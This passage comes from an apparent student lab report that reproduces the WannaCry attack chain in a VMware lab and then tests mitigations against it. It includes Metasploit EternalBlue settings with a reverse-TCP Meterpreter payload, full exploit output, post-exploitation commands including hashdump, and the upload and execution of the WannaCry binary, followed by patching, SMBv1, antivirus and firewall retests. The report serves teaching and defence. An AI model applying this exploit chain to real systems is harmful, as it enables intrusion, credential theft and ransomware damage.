| SMBPass       |                 | no       | (Optional) The password for the specified username                                                                                                    |
| SMBUser       |                 | no       | (Optional) The username to authenticate as                                                                                                            |
| VERIFY_ARCH   | true            | yes      | Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.     |
| VERIFY_TARGET | true            | yes      | Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.               |



Payload options (windows/x64/meterpreter/reverse_tcp):


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.64.129  | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:


| Id | Name             |
|----|------------------|
| 0  | Automatic Target |



View the full module info with the info, or info -d command.
msf exploit(windows/smb/ms17_010_eternalblue) > █
```

3.3.3 Executing the EternalBlue Exploit and Gaining Access

The exploit is launched from msfconsole using the exploit command. Within seconds, Metasploit sends the specially crafted EternalBlue SMB packets to port 445 on the Windows 7 victim machine at 192.168.64.138. The following sequence of events is observed in the msfconsole output:

```
msf exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.64.129:4444
[*] 192.168.64.138:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.64.138:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.23/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 192.168.64.138:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.64.138:445 - The target is vulnerable.
[*] 192.168.64.138:445 - Connecting to target for exploitation.
[*] 192.168.64.138:445 - Connection established for exploitation.
[*] 192.168.64.138:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.64.138:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.64.138:445 - 0x00000000 5f 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 192.168.64.138:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service
[*] 192.168.64.138:445 - 0x00000020 5b 61 63 60 20 31 Pack 1
[*] 192.168.64.138:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.64.138:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.64.138:445 - Sending all but last fragment of exploit packet
[*] Sending stage (238982 bytes) to 192.168.64.138
[*] Sending stage (238982 bytes) to 192.168.64.138
[*] Meterpreter session 1 opened (192.168.64.129:4444 -> 192.168.64.138:49162) at 2026-05-15 02:13:36 -0400
[*] 192.168.64.138:445 - RubySMB::Error::CommunicationError: RubySMB::Error::CommunicationError

meterpreter > █
```

The attacker now has a fully interactive Meterpreter shell on the Windows 7 VM with system level privileges.

3.3.4 Post-Exploitation Activity via Meterpreter Session

Following successful exploitation, the Meterpreter session is used to demonstrate the level of access an attacker gains on a compromised system. The following

postexploitation commands are executed from the Kali Linux VM through the active Meterpreter session:

Table 5: Post-exploitation Activity via Meterpreter Session

Meterpreter Command	Purpose	Observed Result
sysinfo	Retrieves system information from the victim	Returns Windows 7 hostname, OS version, and architecture
getuid	Displays the current user context	Returns NT AUTHORITY\SYSTEM confirming highest privilege level
hashdump	Dumps password hashes from the Windows SAM database	Returns NTLM hashes of all local user accounts
shell	Opens a Windows command shell on the victim	Full cmd.exe access on the Windows 7 machine from Kali
screenshare	Streams the victim's desktop live to the attacker	Full visual access to the victim's screen in real time

The Screenshots of the above commands are in Appendix section 8.3.

These post-exploitation activities demonstrate the complete level of control an attacker achieves following a successful EternalBlue exploit. The victim machine operator has no visible indication that their system has been compromised at this stage, highlighting the stealth of this attack vector (Rapid7, 2023).

3.3.5 Uploading WannaCry via Meterpreter Session

With a fully established Meterpreter session on the Windows 7 victim machine, the WannaCry ransomware binary is uploaded from the Kali Linux VM directly to the victim using the Meterpreter upload command. The following steps are performed:

- i. **upload "/home/kali/Desktop/wannacry.exe" "c:/":** Uploads the WannaCry binary from Kali to the Windows 7 VM

```
meterpreter > upload "/home/kali/Desktop/wannacry.exe" "c:/"
[*] Uploading : /home/kali/Desktop/wannacry.exe → c:/\wannacry.exe
[*] Completed : /home/kali/Desktop/wannacry.exe → c:/\wannacry.exe
meterpreter > █
```

ii. **shell:** Drops into a Windows command shell on the victim machine

```
meterpreter > shell
Process 2428 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\>█
```

iii. **dir:** Confirms the WannaCry executable is present on the victim

```
C:\>dir
dir
Volume in drive C has no label.
Volume Serial Number is A217-CA92

Directory of C:\

07/13/2009  08:20 PM    <DIR>          PerfLogs
04/12/2011  01:28 AM    <DIR>          Program Files
07/13/2009  09:57 PM    <DIR>          Program Files (x86)
05/15/2026  12:56 AM    <DIR>          Users
05/14/2026  11:36 PM          3,723,264 wannacry.exe
05/15/2026  12:57 AM    <DIR>          Windows
               1 File(s)          3,723,264 bytes
               5 Dir(s)  52,290,322,432 bytes free

C:\>█
```

The Meterpreter upload command transfers the WannaCry binary directly into memory-accessible storage on the victim machine without requiring any user interaction on the Windows 7 side, simulating a realistic attacker post-exploitation payload delivery scenario (Rapid7, 2023).

3.3.6 Executing WannaCry on Windows 7 VM

The WannaCry executable is launched on the Windows 7 VM through the active Meterpreter shell session. The following command is executed from within the Windows command shell opened via Meterpreter:

- wannacry.exe is executed from C:\ via the shell session.

```
C:\>wannacry.exe
wannacry.exe

C:\>█
```

- Within seconds of execution, CPU usage on the Windows 7 VM spikes to near 100% as the encryption process begins."
- Multiple new malicious processes appear in Task Manager including mssecsvc.exe and taskdl.exe, which are documented WannaCry process signatures.
- Files on the Desktop folder are systematically renamed with the .WNCRY extension within 30 to 60 seconds of execution.




Figure 4: Victim's Desktop After Malware Execution

- A ransom note file README!.txt is created automatically in every affected directory.




Figure 5: @Please_Read_ME@.txt Ransom Note

- The WannaCry graphical ransom window appears on the Windows 7 desktop, displaying the Bitcoin payment address, the \$300 demand, and a three-day countdown timer.



Figure 6: Page Demanding Ransom Appears Frequently

In this way, the successful execution of the malware is performed.

4 Mitigation

4.1 Overview of Mitigation Approaches Against WannaCry

A multi-layered approach to security is required to protect against ransomware like WannaCry and in this instance, both the network and the operating system, endpoint and organisational layers need to be protected. The mitigation strategies presented in this section are implemented one at a time in a single VMware lab setting, reverting the Windows 7 VM back to a clean snapshot prior to the attack to prove each mitigation. This allows each mitigation to be tested in isolation and the effectiveness to be properly

recorded (National Cyber Security Centre, 2018). All strategies assessed in this report are summarized in the table below.

Table 6: Mitigation Approaches Against WannaCry

Mitigation Strategy	Target Layer	Effectiveness Against WannaCry
Applying MS17-010 Security Patch (KB4012212)	Operating System	High: directly and permanently removes the exploited vulnerability
Disabling SMBv1 Protocol	Protocol / Network	High: completely eliminates the EternalBlue attack surface
Microsoft Security Essentials / Antivirus	Endpoint Security	Medium: detects known WannaCry signatures when definitions are current
Firewall / Blocking TCP Port 445	Network Perimeter	High: prevents SMB based exploitation across network segments
Backup and Recovery Strategy	Data Protection	Medium: does not prevent infection but enables full data restoration
User Awareness and Organisational Policy	Human / Organisational	Low to Medium: reduces phishing based entry points for malware generally

4.2 Applying Microsoft Security Patch (MS17-010)

The simplest mitigation for WannaCry is the actual application of Microsoft security bulletin MS17-010. It's a patch released by Microsoft back in March 2017 that fixes the SMBv1 buffer overflow vulnerability used by EternalBlue. Windows 7 SP1 systems need patch KB4012212, which can be downloaded from the Microsoft Update Catalogue. Microsoft even made another bold move and released patches for end-of-life OSes such as Windows XP and Windows Server 2003 because of its global impact (Microsoft, 2017).

The patch itself seals off the attack path exploited in Phase 1 of this demonstration and makes the EternalBlue exploit completely useless if a patched system is used.

The demonstration is done in Appendix Section 8.2.1.

4.3 Disabling SMBv1 Protocol

No matter how difficult it is to deploy a patch immediately, an overall disabling of the SMBv1 protocol will eliminate the attack surface that was used by EternalBlue without patching the system. SMBv1 was a legacy protocol instituted in 1983 that no longer needs to be required in modern Windows environments, as SMBv2 and SMBv3 offer all necessary file sharing functionality with much more robust security architecture (Microsoft, 2017). SMBv1 is enabled by default on Windows 7 and no extra steps were needed to establish a vulnerable state like that of Section 3. The root protocol condition that WannaCry relies on is thus addressed by disabling it.

The demonstration is done in Appendix Section 8.2.2.

4.4 Enabling and Configuring Windows Defender / Antivirus

Microsoft Security Essentials, or MSE, is the embedded anti-virus program that is available for Windows 7 and has the same malware definition engine as Windows Defender on later versions of Windows. MSE provides a signature-based detection of known malware families such as WannaCry and categorizes it as a Ransom: Win32/WannaCrypt (Microsoft, 2017). Signature-based anti-virus software will not protect against truly new variants of zero-day malware, but if virus definitions are maintained current and automated protection will be provided from known and documented malware (Symantec, 2019). The intentional disabling of MSE during the attack phase of this demonstration is intentional to enable WannaCry to be executed. Re-enabling it with the latest definitions shows how it detects it as a mitigation layer.

The demonstration is done in Appendix Section 8.2.3.

4.5 Network-Level Controls (Firewall Rules, Port Blocking)

By blocking the inbound TCP traffic on port 445 at the host OS firewall level, the EternalBlue packets will not be able to reach the SMBv1 service on the victim machine

even if the host OS is unpatched. This control is useful where a patch deployment process is not deployed quickly enough to all systems (NCSC, 2018). In this demonstration, Port 445 is the only communication port used in both the EternalBlue exploit (Phase 1) and the WannaCry worm (Phase 2), so blocking it at the firewall level will prevent both parts of the attack.

The demonstration is done in Appendix Section 8.2.4.

4.6 Backup and Recovery Strategy

Regular, offline backups are an essential part of any ransomware resilience program. Backups won't stop an initial attack, but they will allow organisations to recover all of their encrypted files without paying the attackers, effectively neutralizing the financial leverage they have over their victims (NCSC, 2018). During its propagation phase, WannaCry is actively scanning for and encrypting any network-attached storage it can find, so it is very important that backups are kept in a place separate from the production network. The widely recommended 3-2-1 backup rule suggests that an organisation should maintain three copies of data, one on two different media types, with one copy being held completely away from the premises or in an air-gapped environment (Backblaze, 2023).

4.7 User Awareness and Organisational Policy

WannaCry does not spread with the help of direct user interactions, like clicking on phishing links, but it is essential to raise the awareness of users and to establish a security policy on their organization to ensure a complete cybersecurity defence. Phishing, suspicious email attachments and unsolicited links are the most prevalent means of initial access to malware in most enterprise environments, and staff should be aware of them.

Organisations should also have strict and timely policies for software updates, and they should have network segmentation so that if they can get malware in, they don't get it everywhere; and they should apply the principle of least privilege to all user and service accounts so that if a successful compromise occurs, no more damage can be done (SANS Institute, 2019).

5 Evaluation

5.1 Advantages of the Applied Mitigation Techniques

The mitigation strategies demonstrated in this report each offer distinct and measurable advantages in defending against WannaCry and comparable ransomware threats. The table below summarises the key advantages of each approach.

Table 7: Mitigation Techniques and its Advantages

Mitigation Technique	Key Advantages
MS17-010 Patch (KB4012212)	Permanently and directly closes the exploited vulnerability. Once applied, no ongoing management is required. It is the most targeted and definitive defence against WannaCry and all EternalBluebased attacks.
Disabling SMBv1	Completely removes the EternalBlue attack surface without requiring a patch. Simple to implement across an entire Windows domain environment via Group Policy and has no performance impact on modern systems.
Microsoft Security Essentials	Provides automated real-time protection against known malware signatures with minimal user intervention. Updates automatically and covers a broad range of malware families beyond ransomware.
Firewall / Block Port 445	Prevents network-based propagation of both the EternalBlue exploit and the WannaCry worm component simultaneously. Can be deployed rapidly across all domain-joined machines via Group Policy Object (GPO).
Backup and Recovery	Ensures full business continuity regardless of whether an infection occurs. Completely removes the financial incentive for paying the ransom and enables restoration to a known clean state.
User Awareness Training	Addresses the human element of cybersecurity which is consistently identified as the weakest link in organisational security.

	Reduces exposure across a broad range of attack vectors beyond ransomware alone.
--	--

5.2 Disadvantages and Limitations

Despite their demonstrated effectiveness in the lab environment, each mitigation technique carries real-world limitations that must be carefully considered when deploying them in organisational contexts. The table below documents the key limitations identified.

Table 8: Mitigation Techniques and its Limitations

Mitigation Technique	Key Limitations
MS17-010 Patch (KB4012212)	Legacy systems such as Windows XP, embedded industrial devices, and medical equipment may not support the patch or may experience application compatibility issues following its installation.
Disabling SMBv1	Older network-attached storage devices, legacy printers, and some enterprise applications may require SMBv1 to function, making blanket disabling a potentially disruptive change that requires thorough compatibility testing.
Microsoft Security Essentials	Entirely ineffective against zero-day malware variants not yet catalogued in any antivirus signature database. Requires active internet connectivity to receive updated definitions, which may not always be available in isolated environments.
Firewall / Block Port 445	Blocking port 445 on internal network segments can disrupt legitimate Windows file sharing, printer services, and Active Directory authentication that rely on the SMB protocol for normal operation.
Backup and Recovery	Data recovery from backup takes significant time and may result in data loss depending on backup frequency and the time elapsed since the last successful backup. Maintaining multiple copies also carries associated storage costs.

User Awareness Training	Consistent compliance across all staff at all times is extremely difficult to guarantee. Social engineering and phishing techniques continue to evolve in sophistication, requiring continuous and regularly updated training content.
-------------------------	--

5.3 Comparison of Mitigation Strategies

If mitigations are compared against each other, the application of the MS17-010 security patch and SMBv1 Disable show up as the most technically sound and specific mitigations respectively against WannaCry, in that they target the vulnerability at the core of the attack chain. These are the two most important controls for any organisation using Windows 7 systems (National Cyber Security Centre, 2018) since without them, the two attack vectors in the two phases – the EternalBlue exploit and the WannaCry worm propagation – could not proceed.

Blocking will be implemented using the firewall and port 445, and in environments where patch deployment does not occur quickly, this is a valuable network level measure for immediate use. It is important to note that this control would not prevent WannaCry from being executed locally on the machine if the port 445 were blocked, but would instead only stop propagation via network (Symantec, 2017).

Although Microsoft Security Essentials offers a useful extra layer of detection, it cannot be considered a first line of defence as it simply cannot detect new variants of malware until signatures are added to the database. The WannaCry incident of 2017 itself exemplifies this drawback; many of the systems running with anti-virus software installed were still infected prior to the release of the signature updates around the world (Mohurle and Patil, 2017).

Backup and recovery strategies, together with awareness training of the users are also fundamental tools for a well-developed security culture but they deal with other facets of the threat landscape. They are best used in combination with the technical control measures described above and in combination with other complementary control measures.

5.4 Real-World Applicability

Mitigation strategies shown in this report can be directly and practically applied to the real-world organisational security environment and have well-documented applicability. It was also found that the NHS, one of the organisations hardest hit by WannaCry in 2017, were hit by more than 80 trusts having their systems disabled and thousands of patient appointments missed, and then went on to invest heavily in modernising legacy systems and shorten patch deployment times, as well as significantly strengthening cybersecurity governance frameworks (NHS Digital, 2018). The main takeaway from the NHS experience, and the entire WannaCry outbreak, was that the use of a free, publicly available security patch, which had been made available six weeks prior to the attack, would have saved most people from infection in the world.

These are all multiple controls and should be applied together in a defence in depth approach by organisations in all sectors. Ransomware preparedness is particularly encouraged to be a core component of a board-level strategic agenda for critical infrastructure operators, among them financial institutions and healthcare providers, who should combine these technical measures with ongoing staff education programmes (SANS Institute, 2019), full incident response plans and regular tests of backups to restore.

6 Conclusion

The present report consists of a complete study regarding the malware in information systems which is being done by the practical study of wannacry malware. The background research revealed WannaCry as one of the most dangerous ransomware attacks ever, infecting more than 200,000 systems in 150 countries with the help of the EternalBlue vulnerability in the SMBv1 protocol in May 2017 (Mohurle and Patil, 2017).

The real-world simulation was successful and it was able to replicate the entire WannaCry attack chain in a controlled VMware environment. Using Nmap, the vulnerability MS17010 in the Windows 7 victim machine (192.168.64.138) was confirmed and exploited with the EternalBlue module in msfconsole, thus gaining SYSTEM level access to the victim

machine. During Phase 2, the WannaCry binary was uploaded via the Meterpreter session and run, encrypting all files with the. All targeted files are encrypted with WNCRY and the ransom note is displayed on the victim machine.

This report has shown all four of the mitigation strategies worked in the lab setting. The patch (MS17-010) and the disabling of SMBv1 were found to be the most effective measures as they both by themselves stopped the exploit from succeeding completely. When port 445 was blocked on the firewall, network propagation was prevented and if definitions were up to date, quarantining performed by Microsoft Security Essentials prevented execution of WannaCry.

The single most important defence against this type of attack is to ensure that timely patch management is implemented, as a freely available patch released six weeks prior to the outbreak would have limited the majority of real world WannaCry infections, this is the key finding of this report (National Cyber Security Centre, 2018). So, to ensure the security of information systems against ransomware attacks, several measures are essential, including technical protection, systematic backups, and continuous user awareness.

7 References

Anderson, R., 2020. *Security Engineering: A Guide to Building Dependable Distributed Systems*. 3rd ed. Indianapolis: John Wiley & Sons.

Backblaze, 2023. *The 3-2-1 Backup Strategy*. [Online] Available at: <https://www.backblaze.com/blog/the-3-2-1-backup-strategy/> [Accessed 12 05 2026].

Brewer, R., 2016. Ransomware attacks: detection, prevention and cure. *Network Security*, 2016(9), pp. 5–9.

Cisco, 2022. *What Is a Command-and-Control Attack?*. [Online] Available at: <https://www.cisco.com/c/en/us/products/security/what-is-command-and-controlattack.html> [Accessed 14 05 2026].

Ehrenfeld, J.M., 2017. WannaCry, cybersecurity and health information technology: a time to act. *Journal of Medical Systems*, 41(7), pp. 1–2. DOI: 10.1007/s10916-017-0752-

1.

Elliptic, 2018. *WannaCry: Ransomware Payments Tracked on the Bitcoin Blockchain*. [Online] Available at: <https://www.elliptic.co/blog/analysis/ransomware-and-sanctionsusing-holistic-screening-to-ensure-compliance> [Accessed 11 05 2026].

Hutchins, M., 2017. *How to Accidentally Stop a Global Cyber Attacks*. [Online] MalwareTech. Available at: <https://www.malwaretech.com/2017/05/how-to-accidentallystop-a-global-cyber-attacks.html> [Accessed 12 05 2026].

Kaspersky, 2023. *What is Malware and How to Defend Against It?*. [Online] Available at: <https://www.kaspersky.com/resource-center/threats/malware-protection> [Accessed 13 05 2026].

Microsoft, 2017. *Microsoft Security Bulletin MS17-010 – Critical: Security Update for Microsoft Windows SMB Server*. [Online] Available at: <https://docs.microsoft.com/enus/security-updates/securitybulletins/2017/ms17-010> [Accessed 12 05 2026].

Mohurle, S. and Patil, M., 2017. A brief study of WannaCry threat: ransomware attack 2017. *International Journal of Advanced Research in Computer Science*, 8(5), pp. 1938–1940. DOI: 10.26483/ijarcs.v8i5.4021.

Nakashima, E. and Timberg, C., 2017. NSA officials worried about the day its potent hacking tool would get loose. Then it did. *The Washington Post*, 16 May. [Online] Available at: https://www.washingtonpost.com/business/technology/nsa-officials-worriedabout-the-day-its-potent-hacking-tool-would-get-loose-then-it-did/2017/05/16/50670b163978-11e7-a058-ddbb23c75d82_story.html [Accessed 14 05 2026].

National Cyber Security Centre (NCSC), 2018. *WannaCry Ransomware Cyber Attack: Technical Guidance*. [Online] Available at: <https://www.ncsc.gov.uk/guidance/ransomware-wannacry-guidance-enterpriseadministrators-1> [Accessed 11 05 2026].

NHS Digital, 2018. *Investigation: WannaCry Cyber Attack and the NHS*. [Online] Available at: <https://www.england.nhs.uk/wp-content/uploads/2018/04/WannaCry-lessonslearned-review.pdf> [Accessed 10 05 2026].

National Institute of Standards and Technology (NIST), 2021. *Computer Security Resource Center Glossary*. [Online] Available at: <https://csrc.nist.gov/glossary/term/exploit> [Accessed 14 05 2026].

Offensive Security, 2023. *Kali Linux Documentation*. [Online] Available at: <https://www.kali.org/docs/> [Accessed 13 05 2026].

Radai, Y., 1990. The Israeli PC virus. *Computers and Security*, 9(6), pp. 493–508.

Rapid7, 2023. *Metasploit Framework Documentation*. [Online] Available at: <https://docs.rapid7.com/metasploit/> [Accessed 13 05 2026].

SANS Institute, 2019. *Ransomware: Understanding the Threat and Defensive Best Practices*. [Online] SANS Reading Room. Available at: <https://www.sans.org/readingroom/whitepapers/incident/ransomware-understanding-threat-defensive-practices38065> [Accessed 13 05 2026].

Symantec, 2017. *WannaCry Ransomware Attack: What You Need to Know*. [Online] Available at: <https://www.broadcom.com/support/securitycenter/attacksignatures/detail?asname=WannaCry> [Accessed 15 05 2026].

Symantec, 2019. *Internet Security Threat Report (ISTR), Volume 24*. Mountain View, CA: Symantec Corporation.

VirusTotal, 2023. *VirusTotal – About*. [Online] Available at: <https://www.virustotal.com/gui/home/upload> [Accessed 14 05 2026].

VMware, 2023. *VMware Workstation Pro Documentation*. [Online] Available at: <https://docs.vmware.com/en/VMware-Workstation-Pro/index.html> [Accessed 11 05 2026].

8 Appendices

8.1 The Kill Switch Discovery

One of the most interesting features of WannaCry's design was the inclusion of a kill switch mechanism in the code. Security researcher Marcus Hutchins found that the malware tried to reach a particular domain that was not registered before it ran its payload. Hutchins registered the domain for about ten U.S. dollars, which triggered the kill switch and stopped the ransomware from spreading around the world (Hutchins, 2017). But this finding did much to slow the attack, while those already compromised dealt with the repercussions. The kill switch is thought to have been a sandbox evasion tool, which ended up being a worldwide off switch for the worm component.

8.2 Demonstration for the Mitigating Methods

8.2.1 Demonstration: Patching Windows 10 and Retesting

The following steps are performed in the lab environment to demonstrate the effectiveness of the patch:

- The Windows 7 VM is reverted to its clean pre-attack snapshot with no patches applied and MS17-010 absent.
- The security patch KB4012212 for Windows 7 is manually downloaded from the Microsoft Update Catalogue and installed on the victim VM.
- The system is restarted to fully apply the patch.
- The Nmap SMB vulnerability scan is rerun from the Kali Linux VM using the command `nmap --script smb-vuln-ms17-010 -p 445 192.168.64.138`.
- The Metasploit auxiliary scanner is also rerun using `use auxiliary/scanner/smb/smb_ms17_010` with RHOSTS set to 192.168.64.138.
- Both tools return a NOT VULNERABLE status, confirming the patch successfully closes the EternalBlue attack vector.
- The msfconsole EternalBlue exploit is reattempted using the same configuration as the original demonstration; the exploit fails to establish a Meterpreter session, and WannaCry cannot be delivered to the victim machine.

8.2.2 Demonstration: Disabling SMBv1 and Retesting Attack

- The Windows 7 VM is reverted to its clean pre-attack snapshot with SMBv1 active and no patches applied.
- SMBv1 is disabled on the Windows 7 VM by navigating to Control Panel, then Programs and Features, then Turn Windows Features On or Off, and unchecking SMB 1.0/CIFS File Sharing Support.
- Alternatively, the following PowerShell command is used to confirm the change:
`Set-SmbServerConfiguration -EnableSMB1Protocol $false`
- The system is restarted to apply the protocol change.
- The Nmap smb-vuln-ms17-010 script is rerun from Kali; the output returns NOT VULNERABLE as SMBv1 is no longer accessible on the target.
- The msfconsole EternalBlue exploit is reattempted; the exploit fails entirely as it has no SMBv1 channel through which to send the EternalBlue payload.
- WannaCry cannot be uploaded or executed via Meterpreter as the session cannot be established.

8.2.3 Demonstration: Antivirus Detection of WannaCry

- The Windows 7 VM is reverted to its clean pre-attack snapshot.
- Microsoft Security Essentials is re-enabled and virus definitions are updated to the latest available version.
- The WannaCry binary is uploaded to the Windows 7 VM from the Kali Linux VM using the same Python HTTP server method used in Section 3.3.2.
- Upon download, Microsoft Security Essentials immediately detects and quarantines the file before any execution is possible.
- An MSE alert is generated on the Windows 7 desktop identifying the threat as Ransom:Win32/WannaCrypt with a severity rating of Severe.

- No WannaCry processes appear in Task Manager and no file encryption occurs, confirming that up-to-date endpoint protection successfully prevents the ransomware from executing on the victim machine.

8.2.4 Demonstration: Blocking SMB Port 445 via Firewall

- The Windows 7 VM is reverted to its clean pre-attack snapshot with port 445 open and accessible.
- Windows Firewall with Advanced Security is opened on the Windows 7 VM via the run command `wf.msc`.
- A new Inbound Rule is created by selecting New Rule, then Port, then TCP, and entering 445 as the specific local port to block.
- The rule action is set to Block the Connection and applied to all profiles including Domain, Private, and Public.
- The rule is named Block SMB Port 445 and saved.
- Nmap is rerun from the Kali Linux VM; port 445 now shows as filtered, confirming the firewall rule is active.
- The msfconsole EternalBlue exploit is reattempted; the exploit fails as the SMB packets cannot reach the victim machine through the firewall.
- Wireshark on the Kali VM confirms that no SMB response packets are received from 192.168.64.138 during the exploit attempt, validating the firewall rule is functioning correctly.

8.3 Post-Exploitation Meterpreter Commands

1. `sysinfo` command

```
meterpreter > sysinfo
Computer       : MRNAYAK-PC
OS             : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture  : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
